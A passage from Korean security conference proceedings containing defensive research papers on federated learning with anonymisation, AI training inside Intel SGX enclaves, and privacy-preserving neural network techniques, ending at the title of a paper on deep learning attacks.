Original의 경우 원래의 원본데이터를 기반으로 학습을 진행한 것이다. MLP의 경우 다양한 프라이버시 모델을 적용한 것보다 약 92%로 제일 높게 나왔다. K 익명성 중 k=2일 때 89%, k=5일 때 89%, k=7일 때 55%이며 차분 프라이버시의 경우 엡실론이 2일 때 70%로 가장 높게 나왔으며 0.1일 때 33%로 가장 낮게 나왔다. 재현데이터는 90%로 원본데이터와 가장 비슷한 성능을 보여주었으며 연합학습은 86%의 결과를 보여주었다. 본 실험의 MLP 결과는 표 3에서 보여준다. 결과를 정리해보았을 때 원본 > 재현 > k=2> k=5 > 연합학습 > k=7 > DP(e=2) >DP(e=1)>DP(e=0.1) 이다. 본 실험에서 원본데이터의 학습이 유독 높은 것을 볼 수 있으며 DP=0.1일 때의 차이가 높은 것을 확인할 수 있다. 이는 데이터의 개수에 따라 학습 성능에 많은 영향을 받는 MLP의 신경망 학습에 따른 특성이며 표3에서 데이터의 개수를 줄였을 때 성능이 감소한다는 것을 볼 수 있다. 즉 더 높은

표 2 MLP 실험결과

	MLP Test Acc
Original	0.9206
Federated learning	0.8600
Synth data	0.9044
k=2	0.8994
k=5	0.8988
k=7	0.5513
DP=2	0.7057
DP=1	0.5308
DP=0.1	0.3366

표 3 데이터 개수에 따른 MLP 성능

data	개수	MLP Test Acc
Original data	105011	0.9206
Original data	81809	0.8366
Original data	59944	0.7696
Original data	7661	0.4162

프라이버시 모델을 사용할수록 겹치는 데이터가 많이 삭제되기 때문에 데이터의 개수에 영향을 많이 받는 MLP의 성능자체가 많이 감소된 것을 확인할 수 있다.

IV. 결론 및 향후 계획

본 논문에서는 연합학습에 대한 원리와 실제 금융데이터를 사용하여 익명화 처리를 적용한 데이터에 대해 성능을 비교했다. 연합학습의 결과가 원본데이터에 학습한 결과를 완전히 따라가지는 못하지만 다른 비식별과 비교해서 많이 떨어지지 않으며 실무에서는 더욱 강하고 다양한 익명처리와 프라이버시 모델을 적용하여 연합학습보다 성능 자체가 높지 않을 것이다. 실무에서 성능도 중요하지만, 시간효율도 고려해야 할 만큼 중요한 요소이다. 실제로 연합학습이 도입된다면 서비스 시간도 체크 해야 하며 디바이스 마다 응답시간이 다르기 때문에 오래 걸릴 것이다. 시간 효율성을 생각하면 활용가치가 떨어질 수 있지만, 실무에서 대량의 데이터를 모아야 하는 상황에서는 필요하기에 약간의 오버헤드를 감수해야 한다.

향후 연구계획으로는 직접 여러 데이터를 하나로 모아 익명화 처리를 거친 후 실험할 예정이다. 또한 칼럼이 다른 데이터인 Non-IID를 바탕으로 보안, 성능뿐만 아니라 활용가치를 높이는 연구를 할 예정이다

[참고문헌]

[1] Latanta Sweenets, "k-anonymity: a model for protecting privacy," International Journal on Uncertainty, Fuzziness and Knowledge-based Systems, vol 10, no 5, pp. 557-570, 2012.

[2] Ashwin Machanavajjhala, Daniel Kifer, Johannes Gehrke, Muthuramakrishnan Venkitasubramaniam, "L-diversity: Privacy beyond k-anonymity", ACM Transactions on Knowledge Discovery from Data, Vol. 1, No. 1, March. 2007.

[3] 박주석, "빅데이터, 오픈데이터, 마이데이터의 비교 연구" ,한국빅데이터학회지 ,vol 3, no1, pp.41-46., Oct. 2018.

[4] Google AI Blog, Federated Learning[internet]:Available:https://ai.googleblog.com/2017/04/federated-learning-collaborative.html 2017.04

[5] Yue Zhao, Meng Li, Liangzhen Lai,Naveen Suda, et. al., "Federated Learning with Non-IID Data", arXiv, Jun. 2018

[6] 김승환, 전성해, "오토인코더를 이용한 데이터 비식별화", 한국지능시스템학회 논문지 vol 30, no 3, pp. 228-235, Jun. 2020.

[7] Cynthia Dwork, Aaron Roth, "The Algorithmic Foundations of Differential Privacy", Foundations and Trends in Theoretical Computer Science, vol 9, no (3-4), pp. 211-407, 2014.

신뢰 실행환경 기반의 안전한 AI 연산#

신현수,* 강병훈*

*한국과학기술원 (대학원생, 교수)

Secure AI Computation based on Trusted Execution Environment

Hyunsoo Shin,* Brent ByungHoon Kang*

*Korea Advanced Institute of Science and Technology

(Graduate student, Professor)

요 약

AI (Artificial Intelligence) 기술의 발전에 따라 많은 산업 분야에서 AI 기술을 도입하여 뛰어난 성능을 보이지만 이에 따라 AI 분야에도 많은 취약점이 발표되었으며 특히, 화이트 박스(white-box) 기반의 공격 성공률과 정확도가 블랙박스(black-box) 환경에서의 공격 성공률 및 정확도보다 높다는 연구 결과들이 발표되었다. 화이트 박스 기반의 공격을 막기 위해서는 AI 연산 내부의 메모리 보호 기술을 도입함으로써 공격자가 AI 연산을 수행하는 프로그램의 메모리를 탈취 및 오염시킬 수 없도록 해야 한다. 본 논문에서는 신뢰 실행환경에서 AI 모델을 학습하고 추론할 수 있는 안전한 AI 컴퓨팅 소프트웨어를 구현하고 성능을 평가한다.

I. 서론

최근 딥러닝을 이용하여 뛰어난 성능을 보이는 사례들이 많이 생겨나고 있다. 기존의 정형화된 알고리즘보다 딥러닝 알고리즘이 더 뛰어난 결과를 보여주면서 많은 분야에서 딥러닝을 기반으로 산업 문제를 해결하려는 시도들이 많이 발표되었었다. 특히 딥러닝은 이미지 처리 및 분류 문제에 좋은 성능 [1]을 보이기 때문에 헬스데이터, 환자데이터를 자동으로 처리 및 분류하기 위한 문제에도 연구 및 활용되어오고 있다 [2]. 좋은 학습 결과를 도출하기 위해서는 많은 양의 데이터가 필요하다. 이 데이터들은 환자데이터와 같이 외부에 절대 노출되어서는 안 되는 민감한 데이터들이 대부분이다. 이러한 민감한 데이터들이 딥러닝 학습에 사용될 때 공격자에 의해 데이터가 노출되거나 딥러닝 학습 과정의 중간값(그래디언트, 가중치, 오차값 등)들이 노출되어 학습 데이터를 복원시키는 공격 [3], 학습데이터를 추론하는 공격 [4], 학습데이터를 오염시키는 공격 [5] 등의 많은 연구 공격모델들이 발표되어 왔다. 클라우드 환경에서의 컴퓨팅의 인기가 높아짐에 따라 클라우드 서버에서 집중화된 대규모 AI 컴퓨팅의 보안의 중요성도 매우 높아졌다. 클라우드 외부에서 데이터를 안전하게 노출 없이 전송할 수 있어야 하며 클라우드 서버는 공격자가 접근할 수 없는 환경에서 컴퓨팅을 수행해야 한다. 이러한 요구사항에 있어서 신뢰 실행환경(Trusted Execution Environment)을 도입하여 공격자가 접근할 수 없는 독립된(isolated) 환경에서 AI 연산을 수행할 수 있다. 본 논문에서는 Intel Software Guard Extension (SGX) 의 신뢰 실행환경 기술을 기반으로 공격자가 접근할 수 없는 Enclave에서 AI 모델 학습 및 추론

이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임(IITP-2019-0-01343)

(inference) 기능을 구현하며 MNIST [6] 데이터셋을 이용하여 Convolutional Neural network (CNN) 모델의 학습을 일반환경에서와 신뢰 실행환경에서의 성능 차이를 평가한다.

II. 배경지식

2.1 신뢰실행환경

신뢰 실행환경이란 프로그램(Ring 3), 운영체제(Ring 0) 및 하이퍼바이저(Ring -1)에서 접근할 수 없는 독립된 실행 영역(Isolated Execution Environment)이다. Intel SGX [7]와 ARM TrustZone [8]은 하드웨어 기반의 신뢰실행환경 플랫폼이다. SGX는 Enclave라고 명명된 독립된 실행 영역에서 민감한 데이터를 보호하며 실행되는 코드의 무결성을 보장한다. Enclave를 생성하고, 종료시키고, 하드웨어 키를 생성하는 등 Enclave의 종속된 동작을 수행하기 위해 특수 명령어들이 [9] 새로 추가되었다. Enclave의 메모리는 Process Reserved Memory (PRM) 영역에 할당되며 프로그램 실행에 필요한 모든 메모리를 초기에 설정 파일에 기술하고, Enclave가 로드될 때 기술된 메모리의 크기만큼 메모리를 할당한다. SGX2 [10]에서는 Enclave 메모리를 동적으로 할당 및 해제할 수 있으며 이를 위한 특수 명령어들이 추가되었다. Enclave의 메모리 관리는 운영체제가 수행하지만, 운영체제는 Enclave에 직접적으로 접근할 수 없으며 Enclave 페이지가 페이지 아웃(page-out)될 때 페이지를 암호화 하므로 그 내용을 볼 수 없다. 페이지 아웃된 메모리가 페이지인(page-in) 될 때 암호화된 페이지는 복호화되며 무결성을 검사한다. 따라서 운영체제는 암호화된 Enclave 페이지를 임의로 수정할 수 없다.

2.1 AI 연산과정 보호

서론에서 언급됐듯이 딥러닝 학습에 사용되는 데이터들은 프라이버시 노출 문제로 직결될 수 있기 때문에 학습데이터들은 안전하게 보호되어야 한다. 딥러닝 연산 과정에서 학습 가중치, 그래디언트, 오차값 등 딥러닝 연산 과정 중에 만들어지는 연산 결괏값들이 노출되었을 때 학습 데이터 추론 공격 혹은 모델 추론 공격의 대상이 될 수 있다. [3, 4]. 또한 학습 과정 도중 오염된 학습 데이터를 삽입하는 공격 [5]으로 잘못된 학습 방향으로 학습이 진행 될 수 있다. 이러한 값들이 외부로 노출될 수 없도록 프라이버시를 보존하는 메모리 보호 메커니즘이 요구된다. 이러한 요구사항을 만족하기 위해 신뢰 실행환경에서 공격자로부터 노출 없이 AI 연산을 수행할 수 있다. Fig 1. 은 공격자가 Enclave로부터 어떠한 데이터도 얻을 수 없고 오염시킬 수 없음을 나타내고 있다.




Fig 1. Secure AI computation in the Enclave

III. 구현

본 논문에서는 신뢰 실행환경에서 AI 모델을 학습하고 학습된 모델로 추론하는 안전한 AI 컴퓨팅 소프트웨어를 구현한다. 기존의 프로그램을 신뢰 실행환경에서 실행하도록 하기 위해서는 대대적인 코드 수정이 필요하다. Enclave에서는 네트워크 모듈, 파일 시스템 등과 같은 시스템콜을 실행할 수 없으며 CPUID와 같은 하드웨어 명령어들을 실행할 수 없다. 신뢰 실행환경이 아닌 기존의 일반환경에서 실행 가능한 프로그램을 수정 없이 Enclave에서 실행시킬 수 있게 하는 연구가 [11] 있지만 Trusted Computing Base (TCB)가 프로그램 전체이기 때문에 성능 하향 및 많은 공격표면으로 인한 보안 측면에서의 문제들이 제기된다 [12, 13]. Enclave TCB는 안전한 컴퓨팅을 위한

Table 1. Performance evaluation(wall-clock time) of training in Non-TEE and TEE (thread is denoted as *t* and sec as *s*)

	TEE (1t)	TEE (2t)	TEE(3t)	TEE(4t)	Non-TEE (1t)	Non-TEE (2t)	Non-TEE (3t)	Non-TEE (4t)
Training (s)	2813	1878	1632	1617	2313	1221	903	750

최소한의 기능만을 포함해야 한다. 본 논문에서는 AI 모델 생성, 학습 실행, 추론 실행, 학습된 모델의 암호화 및 복호화를 하는 기능들만 Enclave에서 수행된다.

3.1 모델 암호화 및 복호화

Enclave에서 EGETKEY 명령어를 실행하여 하드웨어 및 Enclave에 종속된 CPU 대칭키를 유도(derive)할 수 있다. Enclave에서 모델을 학습한 뒤 학습된 모델을 직렬화 (serialization)를 수행한 뒤, 생성된 대칭키를 이용하여 직렬화된 모델을 암호화해서 파일 시스템 함수를 호출하여 호스트 파일 시스템에 안전하게 저장할 수 있다. 복호화의 경우에는 Enclave에서 암호화할 때와 똑같이 대칭키를 획득하여야 한다. 획득한 대칭키를 이용해서 암호화된 모델을 복호화한 뒤, 직렬화된 모델 데이터를 역 직렬화 (Deserialization)를 수행함으로써 모델 데이터 구조로 정상적으로 복구시킬 수 있게 된다. Fig 2.는 학습된 모델의 암호화 및 복호화를 도식화하고 있다.

IV. 평가

본 논문에서는 MNIST 데이터셋을 CNN 모델로 학습시킨 비용을 평가하고, 각 평가는 신뢰 실행환경 및 일반환경에서 수행됐다. 실험에 사용된 컴퓨터의 CPU는 Intel 10세대 I9-10900이다. Tabel 1.은 CNN model을 MNIST 데이터셋을 이용한 학습에 대한 성능 비교 표이고, Table 2. 는 학습된 모델의 암호화 및 복호화에 대한 성능 비교 표이다. 학습에 사용된 데이터는 총 60,000개이다. Training 열은 테스트 데이터셋에 대해서 99% 이상의 정확도를 보일 때까지의 학습에 경과한 시간이며, 각 실험을 30번씩 수행한 뒤 평균값을 산출하였다. 평가에 사용된 모델의 학습 파라미터 (trainable parameter)는 약 600,000개이며 신뢰 실행환경에서의 학습 시간이 쓰레드 하나일 경우 기준으로 일반 환경에서보다 약 1.2배 더 많이 걸린 것으로 확인할 수 있었다. Enclave에서 CPU 키를 이용한 모델 암호화 및 복호화의 시간은 각각 약 0.02초, 0.01초로 확인되었다. 암호화가 더 느린 이유는 암호화 함수에서 초기화 벡터(Initialization vector)를 생성하는 로직이 포함되어있지만, 복호화 함수에서는 포함되어 있지 않기 때문이다.

Table 2. Performance evaluation(wall-clock time) of model encryption and decryption using CPU key in TEE

Encryption(sec)	0.0215
Decryption(sec)	0.0105




Fig 2. The process of model encryption and decryption in the enclave

V. 결론

본 논문에서는 화이트 박스 기반의 학습 데이터 추론, 학습 데이터 복구, 데이터 오염 공격 등을 원천 차단하기 위해 신뢰 실행환경에서 AI 모델을 생성하고 학습하고 추론하는 기능을 구현하고, 일반환

경과의 비교 평가 실험을 하였다. 본 실험을 통해 신뢰 실행환경에서의 AI 연산이 일반 환경보다 더 느린 것으로 나타났다. 현재 SGX1의 EPC 메모리의 크기는 128MB 혹은 256MB로 제한되어 있지만, Intel 3rd Generation Scalable Processor 플랫폼에서는 EPC 메모리를 최대 1TB까지 사용할 수 있기 때문에 본 논문에서의 실험 환경에서보다 더 빠른 성능 결과가 나올 것으로 예상된다. Enclave 전용의 더 큰 물리 메모리의 지원과 가볍고 최적화된 AI 알고리즘의 연구 및 개발이 발전된다면 일반환경에서의 성능 차이를 대폭 줄임과 동시에 여러 AI 공격표면들을 방어할 수 있을 것으로 예상된다.

[참고문헌]

[1] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E. Hinton, "ImageNet Classification with Deep Convolutional Neural Networks", In Advances in neural information processing systems, Jun, 2017.
[2] Milica Badza and Marko Barjaktarovic, "Classification of Brain Tumors from MRI Images Using a Convolutional Neural Network", Applied Science-Basel, March, 2020
[3] Matt Fredrikson, Somesh Jha, and Thomas Ristenpa. "Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures", In Proceedings of the ACM Conference on Computer and Communications Security, Oct, 2015
[4] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov, "Membership Inference Attacks against Machine Learning Models", In Proceedings of the IEEE Symposium on Security and Privacy, May, 2017.
[5] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song, "Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning", arXiv, 2017.
[6] MNIST Dataset, http://yann.lecun.com/exdb/mnist/
[7] Matthew Hoekstra, Reshma Lal, Pradeep Pappachan, Carlos Rozas, Vinay Phegade, andJuan del Cuvillo, "Using Innovative Instructions to Create Trustworthy Software Solutions", In Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy, Jun, 2013
[8] Bernard Ngabonziza, Daniel Martin, Anna Bailey, Haehyun Cho, and Sarah Martin, "TrustZone Explained: Architectural Features and Use Cases", In Proceedings of the IEEE 2nd International Conference on Collaboration and Internet Computing, Nov, 2016
[9] Intel SGX SDK Devleoper Reference, https://01.org/sites/default/files/documentation/intel_sgx_sdk_developer_reference_for_linux_os_pdf.pdf
[10] Bin (Cedric) Xing, Mark Shanahan, and Rebekah Leslie-Hurd, "Intel Software Guard Extensions (Intel SGX) Software Support for Dynamic Memory Allocation inside an Enclave", In Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy, Jun, 2016.
[11] Chia-Che Tsai, Donald E. Porte, and Mona Vij, "Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX", In Proceedings of the 2017 USENIX Conference on Usenix Annual Technical Conference, Jul 2017.
[12] Shweta Shinde, Dat Le Tien, Shruti Tople, and Prateek Saxena, "PANOPLY: Low-TCB Linux Applications with SGX Enclaves", In Proceedings of the Network and Distributed System Security Symposium, Feb. 2017
[13] Kubilay Ahmet Küçük1 , David Grawrock, and Andrew Martin, "Managing confidentiality leaks through private algorithms on Software Guard eXtensions (SGX) enclaves", EURASIP Journal on Information Security, Sep, 2019.

인공신경망에서의 프라이버시 보호 기법 동향

강예준*, 김현지**, 임세진*, 김원웅*, 서화정***

*한성대학교 (대학생)

**한성대학교 (대학원생)

***한성대학교 IT 융합공학부 (교수)

Trends of privacy preserving techniques in neural networks

Yea-Jun Kang*, Hyun-Ji Kim**, Se-Jin Lim*, Won Woong Kim*, Hwa-jeong Seo***

*Hansung University (Student)

**Hansung University(Graduate student)

***Hansung University(Professor)

요 약

최근 머신러닝이 많은 분야에서 사용되면서 외부 업체에 데이터를 맡기는 경우가 많아졌다. 즉 데이터 아웃소싱으로 인해 개인정보보호와 관련하여 많은 이슈가 있으며, 이를 해결하기 위한 연구가 다수 진행 중이다. 본 논문에서는 인공신경망에서의 프라이버시 보호를 위해 함수암호와 동형 암호화 그리고 Intel SGX가 어떻게 사용되는지에 대해 살펴본다. 이러한 기법들은 적용환경이나 보호 대상에 따라 적합성이나 효율성이 다르므로 적절하게 적용되어야할 것으로 생각된다.

I. 서론

최근 머신러닝은 다양한 분야에서 점점 더 많이 사용되고 있다. 하지만 데이터 아웃소싱으로 인해 유저 데이터의 개인정보보호에 대한 우려가 커지고 있고, 머신러닝 솔루션을 배포하는 것은 개인정보보호 관련 규정에 따라 심각한 문제가 된다. 이러한 위협에 대응하기 위한 인공 신경망에서의 프라이버시 보호 기법이 요구된다.

II.관련 연구

2.1 함수암호 (Functional Encryption, FE)

함수암호는 기존의 공개키 암호 시스템을 더욱 확장시킨 공개키 암호 시스템이다[1]. 기존의 공개키 암호화는 평문을 공개키로 암호화하고 개인키로 복호화하여 평문을 얻었지만 함수암호는 평문을 공개키로 암호화하고 임의로 지정한 함수와 관련된 비밀키를 사용하여 암호문을 평문으로 복호화 하지 않고도 함수값을 얻을 수 있다. 따라서 함수암호는 시스템 외부자 뿐만 아니라 시스템 내부자에게도 암호문과 관련된 불필요한 정보를 노출하지 않고도 필요한 정보만을 얻을 수 있어 완벽한 프라이버시를 보장한다. GoFe, CiFEr 등의 함수암호 라이브러리도 존재한다.

2.2 동형암호화 (Homomorphic Encryption)

동형암호화는 데이터를 암호화한 상태에서 연산할 수 있는 암호화 방법이다. 즉, 동형암호화는 평문을 연산하여 암호화한 결과와 평문을 암호화하여 연산한 결과가 동일하다[2]. 따라서 개인키가 없어도 암호화된 데이터를 이용해 연산할 수 있어 개인정보를 안전하게 보호한 채로 외부매체에 저장 및 계산할 수 있어 아웃소싱하는 경우에 매우 용이하다. 동형암호화는 크게 3종류로 나누어진다. 덧셈 또는 곱셈 중 하

나만 지원하는 부분 동형 암호(Partial Homomorphic Encryption, PHE), 덧셈과 곱셈을 모두 지원하지만 차수가 낮은 다항식과 같이 제한된 연산만 가능한 유한 동형암호(Somewhat Homomorphic Encryption, SHE) 그리고 덧셈과 곱셈을 모두 지원하고 boot straping으로 통해 제한 없이 연산이 가능한 완전 동형 암호 (Fully Homomorphic Encryption, FHE)가 있다. HELib, HEAAN과 같은 동형암호화 라이브러리들 및 딥러닝 모델들 또한 존재한다.

2.3 Intel SGX

Intel SGX는 하드웨어 기반으로 보안을 강화하는 기술이며, Enclave라는 보호 영역을 통해 보안을 강화한다[3]. 필요한 프로그램 외에는 접근할 수 없는 격리된 실행환경(Enclave)을 제공한다. 즉 민감한 코드 실행을 메모리에 격리해 신뢰실행환경(Trusted EXecution Environment, TEE)을 구축한다. 따라서 Enclave 외에 운영체제 및 VMM(Virtual Machine Monitor)을 포함하여 다른 부분을 해킹 당한다고 하더라고, 데이터가 Enclave 내부에만 있다면 데이터는 안전한 채로 유지된다. 또한 Enclave는 기존 시스템의 메모리와 메모리 주소 체계를 그대로 사용하여 확장성과 범용성을 가진다.

III. 인공신경망에서의 프라이버시 보호 기법 동향

3.1 암호 알고리즘을 활용한 신경망

3.1.1 함수암호 기반의 신경망

함수암호기반의 신경망은 함수암호 키를 가진 사람만이 암호화된 데이터를 분류할 수 있다. 그러나 함수암호 키 소유자는 이미지 내의 다른 특징은 볼 수 없다. 즉, 함수암호는 데이터 자체를 노출하지 않고, 계산 결과를 해독할 수 있다. 예를 들어 손글씨를 암호화한 이미지를 보고 0인지 1인지는 분류할 수 있지만, 함수암호의 특성상 이미지가 갖는 다른 특성은 확인할 수 없다. 모델 학습 과정에서는 암호화되지 않은 데이터를 학습하며 이후, 훈련된 네트워크에 암호화된 이미지를 입력하여 추론을 수행한다.

[4]에서는 MNIST 데이터셋을 활용하여 실험한 결과, 예측은 97%의 정확도를 달성했으며, 이미지 복호화에 소요되는 시간은 20초 미만이 소요되었다. 이외에도, 머신러닝에서의 실질적인 개인정보보호를 위한 함수암호에 관한 연구 또한 진행되었다. 엣지 디바이스에서 암호화를 한 후 클라우드 서버로 전송하고, 서버는 해당 정보를 복호화하는 아키텍처에서 암복호화 키가 엣지 디바이스에 발급되어야 한다. 각 엣지 장치에 독립적인 키를 부여해야하는데, 함수암호의 경우는 암복호화 키가 각 엣지 디바이스에 대해 독립적으로 부여되어 가능하지만, 동형암호의 경우 암복호화 키가 쌍으로 생성되기 때문에 추가적인 키관리 시스템이 요구된다. 따라서 동형암호 기반의 신경망은 이러한 구조에서는 적합하지 않으며, 함수암호가 더 효율적이다. 특히 최근 구현된 내적 함수암호들은 이와 같은 저전력 IoT 장치에 더욱 효율적이다. 이처럼 신뢰할 수 있는 제 3자 기관과 클라우드 서비스 공급자 및 사용자로 구성되어있으며 블록체인 네트워크와 융합하여 투명성을 보장하는 개인 정보 보호를 위한 실질적인 프레임워크에 관한 연구도 진행되었다[5].

3.1.2 동형암호 기반 신경망

동형암호기반의 신경망은 동형암호의 특성을 활용한 인공신경망이다. 개인 정보 보호를 위해 암호화된 데이터를 제공받기 때문에 계산 아웃소싱 역할만 수행할 수 있으며, 계산 결과는 비밀키 소유자만이 해독할 수 있다. 함수암호와 동일하게 암호화 되지 않은 일반 데이터가 학습과정에 사용되며, 추론과정에서 데이터 소유자로부터 암호화된 데이터를 입력받아 결과를 예측한다. 동형암호 기반의 신경망 중 하나인 CryptoNets은 9개의 층을 가지고 있어 함수암호를에서 쓰이는 모델과 동일한 데이터셋을 사

용하여 비교해보았을 때 99%의 정확도를 제공하지만 570초로 상당히 느린 결과를 보여준다[6]. 또한, 3.1.1절에서 언급한 키관리 문제에 더불어 부트스트래핑 등의 오버헤드가 큰 연산이 필요한 경우에서는 효율적이지 않을 수 있다.

3.2 Intel SGX를 활용한 기밀컴퓨팅

머신러닝 학습 및 추론 과정에서 데이터와 모델이 사용되며, 데이터 소유자는 데이터 프라이버시가 보장되는 것을 원하고 모델 소유자는 모델의 구조나 하이퍼 파라미터 등에 대한 기밀성 보장을 원한다. 그러나 실제로는 두 관점에서의 데이터 보호를 동시에 충족하기에는 한계가 있다. 예를 들어 연합학습 등의 기법은 데이터의 프라이버시는 보호되지만 모델을 다운받아 데이터를 가진 엣지 디바이스에서 학습하기 때문에 모델이 데이터 소유자에게 노출된다.

Intel SGX를 활용한 기밀 컴퓨팅은 데이터와 모델에 대한 개인정보보호를 모두 보장하는 협업 머신러닝을 제공한다. 즉, 데이터 프라이버시 및 모델 기밀성을 모두 보장할 수 있도록 하는 것이다. 기존의 방법은 하나의 Intel SGX enclave 안에서 대규모 모델 및 데이터에 대한 학습 및 추론을 수행하는 것이다. 그러나 데이터 소유자는 enclave에서 실행되는 모든 코드에 접근하고 검토해야하는데, 이는 모델 소유자의 기밀성을 보장받지 못한다. 따라서 데이터와 모델의 기밀성이 모두 보장되지 않는다.

최근 머신러닝 모델은 SIMD 명령어 등을 사용해 처리 속도를 높이고 있으며, 이는 메모리를 많이 사용한다. 하지만 enclave의 제한된 페이지 캐시 크기 때문에 오버헤드가 발생하여 대규모 데이터를 사용하여 학습을 수행하기에는 한계가 있다. SGX를 사용하여 단일 머신에서 합리적인 시간 내에 대규모 데이터셋에 대한 학습을 수행할 경우, 성능이 심각하게 저하된다. 여러 영역에서 나누어 작업할 경우 작업 부하를 효율적으로 분할할 수 있으나 데이터와 모델의 프라이버시 제약 조건 하에서 시스템을 확장하는 것은 어려움이 있다.

이러한 문제점을 해결하기 위해 여러 개의 Intel SGX enclave 안에서 학습 및 추론을 하는 것이다. 최근 제안된 Citadel 기법은 이러한 문제점을 해결해준다[7]. 해당 기법은 모델 소유자의 기밀성을 보장하면서 데이터 소유자의 신뢰를 얻기 위해, 데이터 및 모델 코드를 분리하고 두 개를 서로 다른 enclave에서 실행시킨다. 또한, Intel SGX 영역 여러 개를 사용해 훈련하여 신뢰할 수 없는 인프라에서 협업 학습을 가능하게 하는 머신러닝 시스템을 제안하였다. 모델을 처리하는 코드는 모델 소유자에게만 공개하여 모델 소유자의 기밀성을 보호하고 데이터에 직접 접근할 수 있는 코드만 데이터 소유자와 공유함으로써 데이터 프라이버시를 보장할 수 있다. 또한, 데이터 처리 과정에서 여러 개의 enclave를 활용하여 데이터를 병렬로 처리하고 중간 결과를 확인하여 모델을 함께 업데이트한다. 해당 기법은 기존의 확장성 문제를 해결하여 SGD, 모델 평균화 등 일반적인 머신러닝 접근 방식을 지원하므로 기존 머신러닝 훈련 방식을 해당 시스템에서 사용할 수 있게 하였다.

32개의 enclave를 활용하여 각각 학습 실행 시 단일 enclave에서 실행한 것과 비교하여 4.6배에서 19.6배까지 처리량이 향상되었다. 또한 Intel SGX를 사용하지 않고 학습을 실행하는 것과 비교해보았을 때, Intel SGX로 인한 속도 저하는 1.73배 미만이었으며, 메모리가 제한적인 상황임에도 불구하고 성능저하가 크지 않음을 확인하였다. 이처럼 Intex SGX를 활용한 학습 기법을 통해 데이터 소유자 및 모델 소유자의 기밀성을 보장하는 연구가 진행되었다.

IV. 결론

본 논문에서는 인공신경망에서의 데이터 프라이버시 보호 기법 동향에 대해 살펴보았다. 암호 알고리즘을 활용한 신경망과 기밀컴퓨팅 기법에 대한 연구들이 있으며, 함수암호 기반 신경망에 대한 연구의 경우 아직 상용화되기에는 이르지만 지속적인 연구가 이루어지고 있다. 동형암호 기반 신경망의 경우 함수암호보다 더 많은 연구가 진행되어 더 높은 정확도를 갖는

모델들이 다수 존재한다.

Intel SGX를 활용한 기밀 컴퓨팅의 경우는 데이터와 모델의 프라이버시를 모두 보장할 수 있다는 장점이 있다. 따라서 적용 환경이나 프라이버시 보호 대상에 따라 이러한 기법들이 적절히 적용되어야 할 것으로 생각된다.

V. Acknowledgement

이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478)

[참고문헌]

[1] Boneh, Dan, Amit Sahai, and Brent Waters. "Functional encryption: Definitions and challenges." Theory of Cryptography Conference. Springer, Berlin, Heidelberg, 2011.

[2] Yi, Xun, Russell Paulet, and Elisa Bertino. "Homomorphic encryption." Homomorphic Encryption and Applications. Springer, Cham, 2014. 27-46.

[3] Costan, Victor, and Srinivas Devadas. "Intel SGX Explained." IACR Cryptol. ePrint Arch. 2016.86 (2016): 1-118.

[4] Marc, Tilen, et al. "Privacy-enhanced machine learning with functional encryption." European Symposium on Research in Computer Security. Springer, Cham, 2019.

[5] Xu, Runhua. Functional encryption based approaches for practical privacy-preserving machine learning. Diss. University of Pittsburgh, 2020.

[6] Gilad-Bachrach, R., Dowlin, N., Laine, K., Lauter, K., Naehrig, M., Wernsing, J.: Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. In: International Conference on Machine Learning. pp. 201 - 210 (2016)

[7] Zhang, Chengliang, et al. "Citadel: Protecting Data Privacy and Model Confidentiality for Collaborative Learning with SGX." arXiv preprint arXiv:2105.01281 (2021).

딥러닝 공격 기법 연구 동향 : 모델 취약성을 중심으로

임세진* 양유진** 김현지*** 장경배*** 서화정****†

*한성대학교 컴퓨터공학부 (대학생)

**한성대학교 IT융합공학부 (대학생)

***한성대학교 IT융합공학부 (대학원생)

****† 한성대학교 IT융합공학부 (교수)

Deep Learning Attack Techniques Research Trends : Focusing on Model Vulnerabilities

Se-Jin Lim*, Yu-Jin Yang**, Hyun-Ji Kim***, Kyung-Bae Jang***, Hwa-Jeong Seo****†

*Division of Computer Engineering, Hansung University (Student)

**Department of IT Convergence Engineering, Hansung University (Student)

***Department of IT Convergence Engineering, Hansung University (Graduate student)

****† Department of IT Convergence Engineering, Hansung University (Professor)

요 약

